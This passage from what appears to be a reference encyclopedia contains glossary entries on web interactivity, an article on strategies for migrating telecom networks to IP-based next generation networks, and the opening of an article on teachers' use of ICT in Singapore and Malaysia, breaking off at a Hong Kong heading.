Computer-Mediated Communication (CMC): Refers to the communication that takes place between two entities through a computer, as opposed to face-to-face interaction that takes place between two persons present at the same time in the same place. The two communicating entities, in CMC, may or may not be present simultaneously.

Machine Interactivity: Interactivity resulted from human-to-machine or machine-to-machine communications. Typically, the later form is of less interest to most human-computer studies.

Reach: To get users to visit a Web site for the first time. It can be measured in terms of unique visitors to a Web site.

Reciprocal Communication: Communication that involves two or more (human or nonhuman) participants. The direction of communication may be two way or more. However, this type of communication does not necessarily suggest that participants communicate in any preset order.

Stickiness: To make people stay at a particular Web site. It can be measured by time spent by the user per visit.

Synchronicity: It refers to the spontaneity of feedback received by a user in the communication process. The faster the received response, the more synchronous is the communication.

Telepresence: Defined as the feeling of being fully present at a remote location from one's own physical location. Telepresence creates a virtual or simulated environment of the real experience.

Two-Way Communication: Communication involving two participants, either both of the participants can be humans, or it could be a human-machine interaction. It does not necessarily take into account previous messages.

Strategies for Next Generation Networks Architectures

Evangelia M. Georgiadou
OTE S.A., General Directorate for Technology, Greece

Ioannis Chochliouros
OTE S.A., General Directorate for Technology, Greece

George Heliotis
OTE S.A., General Directorate for Technology, Greece

Maria Belesioti
OTE S.A., General Directorate for Technology, Greece

Anastasia S. Spiliopoulou
OTE S.A., General Directorate for Regulatory Affairs, Greece

INTRODUCTION

As the technological scene of the 21st century changes rapidly, new facts for telecom and networks are coming to the front. Users' growing demands for enhanced multimedia services on one hand and expanding infrastructure on the other lead to the realization of innovative networks, able to serve more subscribers more efficiently. Past technologies have failed to meet the present and immediate needs for integrated services and applications of real time traffic and high data volumes, high speed Internet, video on demand, and mobile communications everywhere and all the time (Chochliouros & Spiliopoulou, 2003**)**. Globalization and deregulation of the market stimulate increased competition and call for integration of existing switching, optical, satellite, and wireless technologies (Commission of the European Communities, 2006).

In the telecom industry new commercial opportunities are introduced. Internet and data services growth, in combination with increased maturity of packet-based technologies, results in the redrawing of traditional telecommunications architectures (Barnes, & Jackson, 2002). High quality, distributed, multiservice networks, with advanced features of flexibility and reliability, are now feasible, accommodating both circuit-switched voice and packet-switched data (Chochliouros & Spiliopoulou, 2005).

This key architectural evolution in telecommunication core and access networks is described under the broad term "*next generation networking (NGN).*" Next generation networks, which are expected to be deployed in the markets over the next years, base their operation on packet transport of all information and services, voice, data, or multimedia. Encapsulation into packets is commonly implemented via the Internet protocol (IP), whereas services become independent of transport details, thus enabling improved functionality at the edge of the network, extreme scalability, and higher availability (European Commission, 2005).

Nevertheless, the industry shift from centralized switches to "next generation" distributed, enhanced service platforms arises very important issues. Interoperability with existing networks is implicit, while great challenges appear in the conversion strategies towards implementing and exploiting the new architecture. Conventional communication systems need to evolve smoothly to NGN, through well-defined and carefully-planned transition procedures, in order for true convergence to take place.

BACKGROUND

According to the International Telecommunication Union (ITU) Study Group 13 Recommendation Y.2001 (ITU-T, 2004a), a NGN is defined as a packet-based network able to provide telecommunication services and make use of multiple broadband, quality-of-service (QoS)-enabled transport technologies. Consequently, such a “network” possesses various service-related functions that are all independent from any underlying transport-related technologies. Therefore, it enables unfettered access of users to competing providers and services of their choice. In addition, it can support generalized mobility which allows consistent and ubiquitous provision of a great portfolio of services to users.

The first provision of next generation networks was specified by the 3rd Generation Partnership Project (3GPP) with the IP multimedia subsystem (IMS) architecture (Grida Ben Yahia, Bertin, & Crespi, 2006a; Grida Ben Yahia, Bertin, Deschrevel, & Crespi, 2006b), which can be adapted to implement common services over various types of networks such as wireless local area networks (WLANs). The European Telecommunications Standards Institute (ETSI) Group of Telecommunication and Internet Converged Services and Protocols for Advanced Networking (TISPAN) also specified the interfaces and adaptations to control digital subscriber line (xDSL) access networks with IMS. In addition, TISPAN defined gradual public switched telephone network (PSTN) replacement by NGN technology. Oncoming NGN services need to be configured for coherent interaction with Internet service elements in order to provide a complete and integrated session-based service (European Commission, 2006).

NGN BASIC FEATURES

Architecture

In general, the main difference between traditional telecommunications services and services of the next generation (Knightson, Morita, & Towle, 2005) lies in the shift from many separate vertically integrated application-specific networks to one single network capable of carrying all potential applications. This “horizontal” approach, where each layer provides reusable elements to the other layers implies the separation between transport, control, and application procedures (Grida Ben Yahia et al., 2006a, 2006b). Indeed, the new connectivity network can carry the required information from source to destination, while access, transport, control, and service layer functions remain clearly separated. Moreover, the presence of open interfaces guarantees interoperability between layers and seamless control of multiple transport technologies, such as asynchronous transfer mode (ATM), IP, time division multiplexing (TDM), frame relay (FR), wavelength division multiplexing (WDM), and so forth. With the realization of NGN, users are capable of communicating data, voice, and multimedia over a common infrastructure, with customized QoS (Bar; 2003; Tzounakis, 2003).

The basic architectural building blocks of a next generation network include a media gateway, a call server, a media server, and an application server (Wen Yao, Fang, Jian Xue, & Zhi Guang, 2004). Their specific roles are very briefly discussed in the following sections:

- The media gateway operates as a “translator” between media formats of the access networks and the packet NGN. It collects call records and is responsible for alarm reports of abnormal events to the call server, internal switching, and media stream policy. It supports the main routing protocols and procedures for operation and management of the entire network.
- The call server has important control functionalities over the media gateway. It supports standard protocols for authentication, authorization, and accounting (AAA), call routing and signalling, performance management, and administration. It provides interfaces with other call servers, media gateways, and media servers, with standard application programming interface (API) for ease of deployment.
- The media server is the entity that actually allows applications to interact with each other. It is responsible for media resource functions such as compression and transcoding and has appropriate interfaces to network main protocols in the NGN.
- Finally, the application server is dedicated to the support of routing services and the control of network elements performing AAA applications. Moreover, it provides registration mechanism support and encryption procedures to ensure secure access.

A great variety of technologies is currently feasible through NGN architecture, including xDSL, synchronous digital hierarchy (SDH/SONET), dense WDM (DWDM), gigabit Ethernet, local multipoint distribution service (LMDS), point-to-multipoint radio (PMP Radio), ATM and, of course, IP.

System Characteristics

As mentioned before, the key characteristic of next generation networking is the separation between transport and service functions. For this purpose ITU-T has already defined (ITU-T, 2004b) two distinct functionality blocks: the transport stratum and the service stratum. Each one comprises one or more layers, where each layer is composed of a separate plane for data, control, and management.

The transport stratum facilitates connectivity between users and the services platform, and is implemented by a recursion of multiple layer networks. More precisely, the first three layers of the "traditional" OSI 7- layer basic reference model are involved. In general, the transport stratum may deploy all kinds of network technologies, including connection-oriented circuit-switched, connection-oriented packet-switched, and connectionless packet-switched layer technologies. Nevertheless, IP is widely considered as the optimum protocol to provide NGN services. Apart from the data transfer, the transport stratum also includes all the necessary functions to control and manage transport resources. These transport functions are solely concerned with conveyance of any type of digital information between terminating entities.

On the other hand, the service stratum handles the applications to be operated between peer entities. It is responsible for the provision of functions that transfer service-related data, such as voice, video, or multimedia and may be implemented by a recursion of multiple service layers just like the transport stratum. A set of application functions of the stratum corresponds to the invoked services, whereas separate functions control and manage service resources (Li & Sandrasegaran, 2005).

The above structure gives NGN unique characteristics and possibilities. It renders the network capable of embracing various business models. It supports simple, flexible, and cost-effective service deployment and it ensures the right handling of bandwidth-demanding content and applications.

Applications and Services

The innovative architecture upon which NGN is implemented enables enhancement of traditional services, with improvement of their quality and performance. At the same time NGN offers a much wider range of possibilities than conventional networks, along with the provision of a plethora of new real-time applications. Emerging services include, among others (Knightson, 2005), collaborative interaction, data retrieval applications, data communications, online sales, e-commerce, remote control and tele-action, telemetry, alarm, and distant device management.

NGN multimedia capabilities boost the spread of content delivery, video on demand, video streaming, video-telephony, voice over IP, TV distribution, TV broadcasting, TV on demand, and audio/Web/video conferencing (Gupta, 2004). The network supports advanced Web browsing, accelerated downloads, broadband high speed Internet, bandwidth on demand, QoS on demand, and triple play. Furthermore, push-to-media applications such as push-to-talk or push-to-view over NGN are possible, as well as group chat and instant messaging, multiparty interactive gaming, e-learning, file sharing, broadcast, and multicast. A variety of third generation (3G) applications is offered through an intelligent distributed network that allows simple access and customization to users, while virtual private network (VPN) applications provide NGN subscribers with uniform capabilities and added security (Wen Yao et al., 2004).

Advantages Compared to NON-NGN

The advantages of NGN compared to conventional networks lie in the realization of multiple, heterogeneous services through a common infrastructure (Ponder, 2005). With NGN, the convergence of diverse services and the integration of distinct networks allows for enhanced multimedia communication and generalized mobility. Multilayer orientation with steering, management, and service mechanisms being independent from transport and access, results to a much more open network with the ability of layer interaction through open interfaces.

The new networks combine leading features of IP, such as flexibility and efficiency, with the QoS, security and reliability that characterize conventional systems like PSTN (Gupta, 2004). Thus, service providers benefit from reduced capital expenditures (CAPEX) due to integrated and efficient IP-based technology and reduced operational expenditures (OPEX) due to transmission cost saving, less power consumption, less space requirement, and less maintenance costs. In addition, they are able to offer an increased range of next generation services to users, along with personal service customization and management, without needing to separate between voice and data networks. The advantages are equally important for NGN subscribers, who get the chance to communicate data, voice, and video through a single connection and experience new innovative applications at reduced charges (Philpot, 2006).

Practically any service can be implemented over a single IP transport network thanks to the horizontally-integrated nature of NGN. However, at this point, one must indicate the drawback of having two different levels for control, authentication, admission, and charging in each stratum of the next generation architecture (Knightson, 2005).

Challenges Towards NGN

The rapid growth of networks and expansion of next generation services yields great challenges for the telecommunication market. In order for NGN to be deployed properly a well-planned and defined provision is imperative. The migration from vertical to horizontal approach arises numerous regulatory issues which need to be resolved. The new network infrastructure has to be highly adaptive, while new protocols are mandatory for the support of converged networks. The industry requests guarantees of acceptance and interoperability before taking the risk to invest into NGN. Therefore, the smooth gradual evolution of current networks towards NGN calls for a careful conversion strategy.

Need for Evolution

More precisely, from the network operators' and service providers' perspective several issues require settlement. As telecommunication traffic increases and ubiquitous connectivity becomes essential, potential boundaries between service platforms need to be eliminated (Visser, 2004). NGN has to allow the provision of attractive and profitable services to satisfy multiplying customer demands. It is asked to offer enhanced service quality, extensive mobility, availability, and secure access at minimum operational cost. At the same time it must remain compliant with all regulatory requirements and standardization norms (van der Veer, 2003).

Vital expectations of the NGN evolution from the customers' perspective concern the possibility to run new services over a simplified network (Koleyni, 2005). Therefore it is important for next generation applications to be all robust, scalable, and resilient. They must offer reliability and trustworthiness, richness in content and high capacity at reasonable cost. More crucially they should be able to interoperate with current fixed, mobile, copper, fibre, and wireless systems, allowing for a mix of conventional circuit switched communication services and future IP services.

Potential Strategies

Considering the fact that major investments have been made in existing networks, immediate replacement of their infrastructure for NGN deployment would be neither feasible nor efficient. The conversion strategy towards NGN must therefore be applied through a phased approach, where existing protocols will progress and expand to fulfil new demands (Forrester Research, 2006; Koleyni, 2005).

A transition period is expected to follow today's network multiplicity of distinct simple devices for heterogeneous applications (Philpot, 2006; Visser, 2004). Throughout this stage, converged packet services and multimedia devices will coexist and cowork with conventional entities. Gradually, more users will switch to the new services. The partial replacement of infrastructure will occur as increasing costs will not justify maintaining both systems in parallel. In the final stage, a fully transformed dynamic packet network will be achieved as provisioned by NGN and remaining users will have to migrate.

Furthermore, the evolution procedure will include exact standardization issues and detailed specification of NGN regulations. Such standards will have to be tested in pilot implementations before applied in real network platforms. When the deployment of future services is ready to take place, NGN must guarantee for information transfer and processing compliant to all corresponding provisions (Podhradsky, 2004).

In the case of PSTN migration to NGN, the procedure will normally comprise consolidation and expansion prior to network replacement (Tzounakis, 2003). Assuming that the PSTN supports voice traffic, Internet access, and value added services via intelligent networking (IN), the first step to prepare conversion will be to reduce the operational expenses of the installed network and to select future-safe products for the new architecture. Consolidation will be related to the deployment of a few large centers with increased switching capacity and high speed interfaces (such as SDH or ATM). In the access level, new nodes will be added to upgraded existing ones for the provision of seamless multiservice access to voice services (e.g., integrated services digital network [ISDN]) and data services (e.g., ADSL, ATM, IP, FR). At the IN service control point, voice and data will be integrated into common applications, and application gateways will be deployed with open interfaces.

Next, the expansion procedure of PSTN will have to introduce an overlay broadband access NGN to address new customers and services to the existing infrastructure. At this stage, simultaneous operation of both networks will allow smooth integration of voice transport to IP or ATM packet technology. Voice and media gateways may be added as residential gateways for ADSL subscribers. Access gateways can de upgraded by adding functionality to the DSL access multiplexers (DSLAMs). Novel applications like IP phones will begin to emerge.

Finally, when PSTN components become outdated they must be replaced by equivalent NGN components. Replacement concerns legacy PSTN equipment that is not compatible with new services and cannot be transformed to NGN. Access nodes will eventually give their place to gateways and signalling will become packet-based.

Regulatory Issues

It is obvious that evolution strategies towards next generation networking can be successful only if they adequately conform to international regulations and standards. A great deal of work is being done in that field by international organizations and standardization bodies such as ITU, ETSI, European Telecommunications Network Operators' Association (ETNO), and Internet Engineering Task Force (IETF). Basic regulatory issues involve, among others, careful planning of interoperability between networks and definition of protocols, architectural solutions, network management, and security techniques in order to provide the required end-to-end QoS (Elixmann, Schimmel, & Metzler, 2003; Tzounakis, 2003).

In particular, IETF has already set the standards for several NGN protocols. Real time protocol (RTP) specifies the carrying of voice, audio, and media through IP. Session description protocol (SDP) describes multimedia sessions. Session initiation protocol (SIP) is used for signalling, discovery, and session management.

In addition, IETF has collaborated with ITU-T for the definition of NGN interworking prerequisites. Specific regulations have been formed (and effectively promoted) concerning security, media gateway control, signalling, transport, service development, authentication, authorization, and accounting issues.

On the other hand, ITU-T being one of the leading standards developmentoOrganizations (SDOs) worldwide, has dedicated a whole study group to NGN. Study Group 13 encompasses overall responsibility for IP work and produces recommendations for its optimum operation. The NGN Global Standards Initiative (NGN-GSI) addresses diverse aspects of services, capabilities, control, migration of current technology to NGN, and future packet-based network requirements. Constant survey leads to the creation of new standards and the revision or withdrawal of older ones about evolution towards NGN (e.g., ITU-T Rec. Y.2261), quantifying user QoS needs in IP terms (e.g., ITU-T Rec. Y.1541), and all other NGN related issues.

In a European level, ETSI has been an active NGN contributor, having realized considerable work in all corresponding areas. The TISPAN body, formed in 2003 from the Telecommunications and Internet Protocol Harmonization over Networks (TIPHON) and the Services and Protocols for Advanced Networks (SPAN), focuses on the definition of a European view of NGN and publishes releases on NGN architecture. The NGN Implementation Group, coordinated by ETSI Board, is a major input to 3GPP IP work.

Examples of Evolution

Major telecommunication companies have already invested in next generation networks and are setting deployment plans for the forthcoming years (Ponder, 2005). British Telecom aims to move the majority of its subscribers to "broadband dial tone" by 2009, anticipating remarkable cost savings. Deutsche Telekom has completed its NGN overlay backbone network through which service integration will be achieved by 2012. In the meantime, its core network operates over IP, carrying both fixed and mobile media. KPN also prepares an IP environment for corporate customers. Its strategic plan includes gradual a move to an IP core backbone, with Ethernet in the access network fully deployed by 2009. ATM and SDH technologies are expected to be phased out of the network by 2010, when a complete move to IP will be a fact (OECD, 2005).

FUTURE TRENDS

Customers' ever increasing demands for attractive applications will eventually trigger the complete migration towards next generation networking and the upgrowth of such systems (T-Systems Enterprise Services GmbH, 2006). NGN applications will expand to home entertainment, video communications, home control, healthcare services, and smart home platforms (Elixmann et al., 2003; OECD, 2006).

The IMS framework for delivering IP multimedia services to end users opens new frontiers for the implementation of NGN. Having been well specified and formed within the 3GPP wireless standards body, IMS can constitute the platform of choice for fixed-mobile convergence (FMC) within NGN. In the near future, reference implementations and tests are expected to take place worldwide by a number of operators in order to eliminate structural and operational problems of NGN and ensure smooth network transformation. Finally, the definition of robust and open standards by regulatory authorities is anticipated as a bond for the long term success of NGN (Bieler, 2006).

CONCLUSION

Next generation networking is a promising technology that has recently appeared in the telecommunications landscape. It emphasizes the increased use of Internet-based services, peer-to-peer applications, and mobility support. It includes advanced features of flexibility and QoS provision, allowing end applications that are cost effective and easy to use. However, NGN evolution shall only be feasible through careful planning and formation of guidelines (Rao, 2002). Strategic plans are indispensable for NGN to separate the roles of service, network, and content providers through its horizontal nature, while remaining interoperable with diverse systems. Most importantly, migration from existing networking to innovative NGN services demands co-ordinated work from the industry and standardization worlds (Mercer Management Consulting & NERA Economic Consulting, 2006).

REFERENCES

Bar, F. (2003, April 7-8). Toward next-generation networks: Consolidation, integration & network control. In Stanford Centre for Interdisciplinary Studies-FSCIS (Ed.), *Inaugural Conference of the Issues of Risk and Responsibility in Contemporary Engineering and Science: French and US Perspectives.* Stanford University.

Barnes, C., & Jackson, T.E. (2002). *INTERNET2: The backbone of the future*. Brooks Air Force Base, TX: U.S. Air Force Research Laboratory.

Bieler, D. (2006). *Next-generation networks: challenges ahead*. London: Ovum Ltd.

Chochliouros, I.P., & Spiliopoulou, A.S. (2003). Perspectives for achieving competition and development in the European information and communications technologies (ICT) market. *The Journal of the Communications Network (TCN), 2*(3), 42-50.

Chochliouros, I.P., & Spiliopoulou, A.S. (2005). Broadband access in the European Union: An enabler for technical progress, business renewal and social development. *The International Journal of Infonomics (IJI), 1*, 05-21.

Commission of the European Communities. (2006). *Commission staff working document: Annex to the European electronic communications regulation and market 2005* (11th Report) (SEC[2006] 193 final, Vol.1, 20.02.2006). Brussels, Belgium: Commission of the European Communities.

Elixmann, D., Schimmel, Ul., & Metzler, A. (2003). "Next generation networks" and challenges for the future; competition policy and regulation. *Communications & Strategies, 50*(2), 239-268. Retrieved April 10, 2006, from http://www.idate.fr/fic/revue_telech/268/C&S50_ELIXMANN_SCHIMMEL.pdf

European Commission. (2005). *Communication to the European Parliament, the Council, the Economic and Social Committee and the Committee of the Regions, on i2010: A European information society for growth and development [COM(2005) 229 final, 01.06.2005]*. Brussels, Belgium: European Commission.

European Commission. (2006). *Communication to the Council, the European Parliament, the European Economic and Social Committee and the Committee of the Regions, on bridging the broadband gap [COM(2006) 129 final, 20.03.2006)*. Brussels, Belgium: European Commission.

Forrester Research. (2006, June 14). *An overview of next-generation billing challenges and solutions for service providers*. Author.

Grida Ben Yahia, I., Bertin, E., Deschrevel, J.P., & Crespi, N. (2006a, April 23-29). Service definition for next generation networks. In *Proceedings of International Conference on Networking, International Conference on Systems and International Conference on Mobile Communications and Learning Technologies, ICN/ICONS/MCL 2006*. Mauritius.

Grida Ben Yahia, I., Bertin, E., & Crespi, N. (2006b, July 16-18). New/next generation services and management. In IEEE (Ed.), *IEEE International Conference on Networking and Services, ICNS '06,* Silicon Valley.

Gupta, S.N. (2004). *Emerging developments for next generation networks (NGN): Technical & economical aspects.* New Delhi, India: Telecom Regulatory Authority of India. Retrieved April 04, 2007, from www.btrc.org.bd/files/gupta_1.pdf

International Telecommunication Union (ITU). (2004a). *General overview of NGN, ITU-T recommendation Y.2001*. Geneva, Switzerland: Author

International Telecommunication Union (ITU). (2004b). *General principal and general reference model for next generation networks, ITU-T recommendation Y.2011*. Geneva, Switzerland: Author.

Knightson, K. (2005). *Basic NGN architecture*: *Principles & issues.* Paper presented at the ITU-T Workshop on NGN (jointly organized with IETF), Geneva. Retrieved April 12, 2006, from http://www.itu.int/ITU-T/worksem/ngn/200505/presentations/s1-knightson.pdf

Knightson, K., Morita, N., & Towle, T. (2005). NGN architecture: Generic principles, functional architecture, and implementation. *IEEE Communications Magazine, 43*(10), 49-56.

Koleyni, G. (2005, March 16-22). *Evolution to NGN*. Paper presented at the ITU-T Workshop on NGN (jointly organized with IETF), Geneva.

Li, M., & Sandrasegaran, K. (2005, November 15-17). Network management challenges for next generation networks. In *Proceedings of the IEEE Conference on Local Computer Networks 30th Anniversary (LCN'05)*, Sydney, Australia.

Mercer Management Consulting & NERA Economic Consulting. (2006). *Deregulation in European broadband markets: Potential for an economically oriented regulatory practice*. Frankfurt, Germany: Author.

Organization for Economic Coordination and Development (OECD). (2005). *Next generation network development in OECD countries* (DSTI/ICCP/TISP[2004]4/FINAL). Paris: Author. Retrieved March 06, 2006, from www.oecd.org/dataoecd/58/11/34696726.pdf

Organization for Economic Coordination and Development (OECD). (2006). *Rethinking universal service for a next generation network environment* (DSTI/ICCP/TISP[2005]5/FINAL). Paris: Author. Retrieved March 07, 2006, from *www.oecd.org/dataoecd/59/48/36503873.pdf*

Philpot, M. (2006). *Next-generation network (NGN) drivers and strategies*. London: Ovum Ltd.

Podhradsky, P. (2004). Migration scenarios and convergence processes towards NGN (present state and future trends). In *Proceedings of the IEEE 46th International Symposium Electronics in Marine, ELMAR-2004*, Zadar, Croatia.

Ponder, J.K. (2005, November 8-9). Next generation networks: Challenges for future; regulatory policy and performance of telecommunication sector. In *Proceedings of the 6th Conference on Challenges in Telco Business*, Portorož, Slovenia. Retrieved March 12, 2007, from http://www.ponder.ch/Docs/ponder-ngn-future-8-nov-05.pdf

Rao, S. (2002). *Next generation networks, oasis or mirage*. Paper presented at the IST Conference, Copenhagen.

T-Systems Enterprise Services GmbH. (2006). *White paper next generation network: Motivation and challenges for incumbents.* Frankfurt, Germany: Author. Retrieved March 25, 2007, from www.sczm.t-systems.de/tsi/servlet/contentblob/t-systems.de/en/29470/blobBinary/2006-11-09_WP-NGN-ps.pdf

Tzounakis, P. (2003, February 19). Next generation networks. In D. Kotsokali & J.-A. Sanchez (Eds.), *Proceedings of the SEEREN 1st Training Workshop*, Thessaloniki, Greece. Retrieved March 24, 2007, from http://www.seeren.org/content/news/docs/NextGenerationNetworks-PanagiotisTzounakis1.pdf

van der Veer, H. (2003). *NGN Vision, from a standards development point of view*. Paper presented at the ETSI NGN Workshop, Budapest.

Visser, J. (2004, April 27-30). *Network evolution to NGN and convergence: Mobile network evolution to NGN*. Paper presented a the ITU/ITC Regional Seminar on Network Evolution to Next Generation Networks and Fixed Mobile Convergence for CEE, CIS and Baltic States, Moscow, Russian Federation. Retrieved February 14, 2007, from http://www.itu.int/ITU-D/imt-2000/documents/MoscowApril2004/final-agenda.htm

Li, W.-Y, Zhou, F., Wu, J.-X., & Li, Z.-G. (2004). Research on NGN network control technology. In Yoo, S.J. Ben, K.-W. Cheung, Y.-C. Chung, & G. Li, (Eds.), Proceedings of the SPIE (The International Society for Optical Engineering), Volume 5282, (pp.835-842).

KEY TERMS

Fixed Mobile Convergence (FMC): The integration of mobile and fixed technologies to enable seamless distribution of services over fixed and mobile broadband networks.

Generalized mobility: The ability of a mobile user to communicate and access services, irrespective of changes in the location or technical environment, with or without service continuity.

Internet Network (IN): Architecture for fixed and mobile networks that allows provision of value added services in addition to standard telecommunication services, without having to redesign switching equipment.

Internet Protocol (IP): Network layer protocol related to the communication of packet switched data.

IP Multimedia Subsystem (IMS): Open-systems architecture that supports a range of IP-based services over the packet switched domain, employing both wireless and fixed access technologies.

Next Generation Network (NGN): Telecommunications packet-based network that handles multiple types of traffic and decouples services from transport details.

Public Switched Telephone Network (PSTN): Voice oriented international network for circuit switched telephony.

Virtual Private Network (VPN): Virtual private communications network established over a public infrastructure through an authentication mechanism, for the secure exchange of information between two entities.

Teachers' Use of Information and Communications Technology (ICT)

Timothy Teo
Nanyang Technology University, Singapore

Jan Noyes
University of Bristol, UK

INTRODUCTION

In the developed world, multimedia technologies, networks, and online services continue to pervade our everyday lives. Alongside the advancements in multimedia and networking technologies, it is essential for the stakeholders (e.g., business policy personnel and technology designers) to ensure that the end users are adequately informed and skilled to exploit such technologies for the betterment of their lives for example, work and study. A large proportion of multimedia technologies users come from the educational institutions. Within the educational context, tools such as multimedia technologies, networks, and online services are commonly referred to as information and communications technology (ICT).

Over the last two decades, research findings have provided evidence to suggest that the use of ICT has resulted in positive effects on students' learning (Blok, Oostdam, Otter, & Overmaat, 2002; Boster, Meyer, Roberto, & Inge, 2002; Kulik, 2003). As a change agent in many educational activities, the teacher in the developed world plays a key role in ICT integration in schools (McCannon & Crews, 2000). Research has found many factors to be influential in explaining teachers' use of the computer, and these are commonly grouped into personal, school, and technical factors, although often factors from more than one group determine use. Personal factors relate to the teacher per se, and might include their experience, confidence, motivation, and commitment to using ICT, and so forth (Bitner & Bitner, 2002; Zhao, Pugh, Sheldon & Byers, 2002). School environment factors pertain to organizational and environmental issues, for example, time and support given by the school administration to ICT (Conlon & Simpson; 2003; Guha, 2003; Vannatta, 2000). Finally, technical factors relate to the ICT itself, and issues relating to the hardware/software and peripheral devices such as keyboards and mice, printers, and scanners. This article focuses on these factors and draws comparisons between highly technologically developed countries from Europe and North America, and less developed countries from Asia.

In Europe and North America, research relating to teachers' use of ICT tends to be older. For example, studies by Rosen and Weil (1995) and Hadley and Sheingold (1993) found that factors that influence the teacher's use of the computer include teaching experience with ICT, on-site technology support, availability of computers, and financial support. Robertson et al. (1996) examined teachers of Grade 8 students (14 year olds) and found their computer use to be related to organizational change, time, and support from administration, perceptions of computer, and other personal and psychological factors. In the UK, Cox, Preston, and Cox (1999) used a questionnaire to collect evidence relating to teachers' ICT experiences, expertise, and attitude toward ICT for teaching and learning. Factors important to ICT use were the extent to which ICT was perceived to have made learning to be more interesting, easier, and fun for students and teachers. Other factors such as using ICT to improve presentation of materials and accessibility to the computers for personal use and making administration more efficient were also cited as influential. Hence, it can be seen that school and technical factors have important roles to play in affecting teachers' use of ICT.

Some research, however, points to personal factors having the key role in ICT use. Veen (1993) studied Dutch teachers and found personal factors to be stronger than school factors in explaining teachers' use of computers. There was evidence to suggest that the teachers' beliefs about the curriculum (content) and way it should be taught (pedagogy) were a stronger determinant than the teachers' ability to handle computer hardware and software. In these studies, personal attributes appeared to be the dominant factor.

This has also been found in North American studies. In a nationwide survey of teachers of Grade 4 and 12 students (ages 9 and 18) in America, Sheingold and Hadley (1990) found three major factors that were responsible for successful teacher use of computers. These were teacher motivation and commitment to students' learning and own professional development, support from schools, and access to sufficient quantities of technology. The "successful" teachers were described as working in schools where hardware and access to resources were twice the average of the other schools. They were comfortable with technology and used computers for many purposes; they perceived their teaching to be more student-centered and believed that technology integration would result in gains in learning. Of the factors that were identified to be instrumental in ensuring preservice teachers' use of ICT, Dawson and Nonis (2000) listed: (1) confidence in technology-related abilities; (2) recognition of the value of technology in the teaching and learning process; (3) knowledge about content-specific uses of technology, and (4) identification of classroom management issues. On the other hand, Cuban (2001) believed that among the reasons why teachers do not use ICT were that computers are hard to master, hard to use, and often break down. Thus, they were viewed as a time-consuming activity. In a study by Franklin, Duran, and Kariuki (2001) pre-service teachers supported this as they reported common barriers to technology use as vision (understanding of curricular use of ICT in teaching), access, time, assessment (evaluating learning using ICT), and professional development (access to training for ICT mastery).

From the literature, it is apparent that a large quantity of research has been carried out in North America and Europe. While this has been instrumental in driving the research in teacher and ICT use, it is not representative of the global picture on this issue. In recent years, developing economies have been involved in harnessing ICT in their own education systems.

The following section reviews selected studies on the use of ICT by teachers (including trainee teachers) in different Asian countries. Generally, the selected countries have been known to make progress in their investment and capacity-building efforts in the use of ICT for education within the last two decades. The main goal is to provide indicators of the factors that contribute to the usage of ICT, and as such, this article does not claim to be comprehensive in its coverage.

SINGAPORE

Using a case study approach, Lim and Khine (2006) studied two primary schools and two junior colleges (equivalent to senior high schools in America). As part of the data collection, they interviewed the teachers and heads of departments, and observed lessons from different subjects that used ICT as the main tools for instruction. From the study, Lim and Khine identified different barriers to ICT use by teachers. These barriers were grouped into two types: first-order and second-order, as proposed by Ertmer (1999). First-order barriers to ICT use are defined as those factors that are extrinsic to the teachers, such as lack of access to ICT, insufficient time for planning, and inadequate technical support. Using the three-factor model, these would include the school and technical factors. Second-order barriers, on the other hand, refer to factors intrinsic to the teacher such as the teacher's belief about ICT integration into the curriculum and beliefs about teaching and learning, that is, the personal factors. Ertmer (1999) suggested that second-order barriers are more difficult to deal with, as they are not apparent, personal, and deeply ingrained.

The first-order barriers that were identified to have caused teachers' to minimize the use of ICT in Singapore were:

1. difficulty of completing an ICT-mediated lesson within a fixed time period;
2. large amount of time was needed to plan and prepare ICT-mediated lessons; and
3. working with outdated computers and limited numbers of computers in the classroom.

Lim and Khine (2006) found that most teachers were able to complete the traditional chalk-and-talk lesson compared to the ICT-mediated lesson within a fixed period in the timetable. This was partly due to the fact that in a traditional lesson, teachers were able to control the instructional time as opposed to an ICT lesson where students tend to work on assigned tasks at their own pace. The issue of too much time being spent to prepare for an ICT-mediated lesson is a combination of individual level of ICT competence and availability of resources. These, added to having to work with outdated and limited numbers of computers in an instructional setting had given rise to barriers that may have caused teachers to avoid using ICT in their lessons.

The second-order barriers reported by Lim and Khine (2006) were:

1. a belief that lessons could be taught in a more efficient manner using the traditional teacher-centered way compared to an ICT-mediated lesson;
2. a perception that ICT is only good as a novelty to break the monotony of chalk-and-talk teaching; and
3. teachers were not comfortable in sharing their failures of their ICT-mediated lessons.

The study reported that while teachers agreed that the use of ICT had motivated the students, it did not improve their academic achievements. Hence, even if an ICT-mediated lesson was conducted, it was largely an electronic version of a chalk-and-talk lesson, with a focus in drill and practice. Using ICT as a novelty was observed to be prevalent at the introduction of lessons and as demonstrations in laboratories where students need to be taught the procedures of certain tasks. These usually include movies and animated PowerPoint presentations. The inability to share failures of their ICT-mediated lessons has been noted to arise out of the need by teachers not be perceived as incompetent by their peers and school leaders. Of course, the difficulty with using ICT as a novelty is that this feature will not last as students and teachers become more familiar with ICT.

MALAYSIA

Based on a framework by Shavelson et al. (1984), Mukti (2000) studied the factors that influenced teachers' use of ICT in Malaysia. These were predominantly personal factors and broadly categorized into teachers' background, teachers' attitudes, and teachers' concerns, and were examined by 15 teachers from five schools. Data were collected through the use of Likert-type questionnaires, in-depth interviews, and class observations. Both qualitative and quantitative data analyses were used in this study.

The results revealed five findings:

1. teachers who were less knowledgeable perceived that more skills and knowledge are required to conduct ICT-mediated lessons;
2. teachers who were more knowledgeable were able to harness ICT for effective lesson delivery;
3. the use of ICT was influenced by factors external to the teachers such as student grade levels and student ability levels;
4. there was a positive association between teachers' knowledge of ICT and attitude toward ICT; and
5. teachers expressed main concerns on the use of ICT, and these pertained to time, software, and classroom management.

A recent study by Wong, Ng, Nawawi, and Tang (2005) examined the use of the Internet among 310 pre-service teachers from eight different teacher-training programmes at a Malaysian university. Using a survey method, questionnaires with Likert-type scales were administered to participants using convenience sampling. Wong et al. found that preservice teachers' use of the Internet was influenced by the following: support from friends; confidence level; attitude toward the Internet; and perceived usefulness. Again, personal factors are very prevalent.

HONG KONG

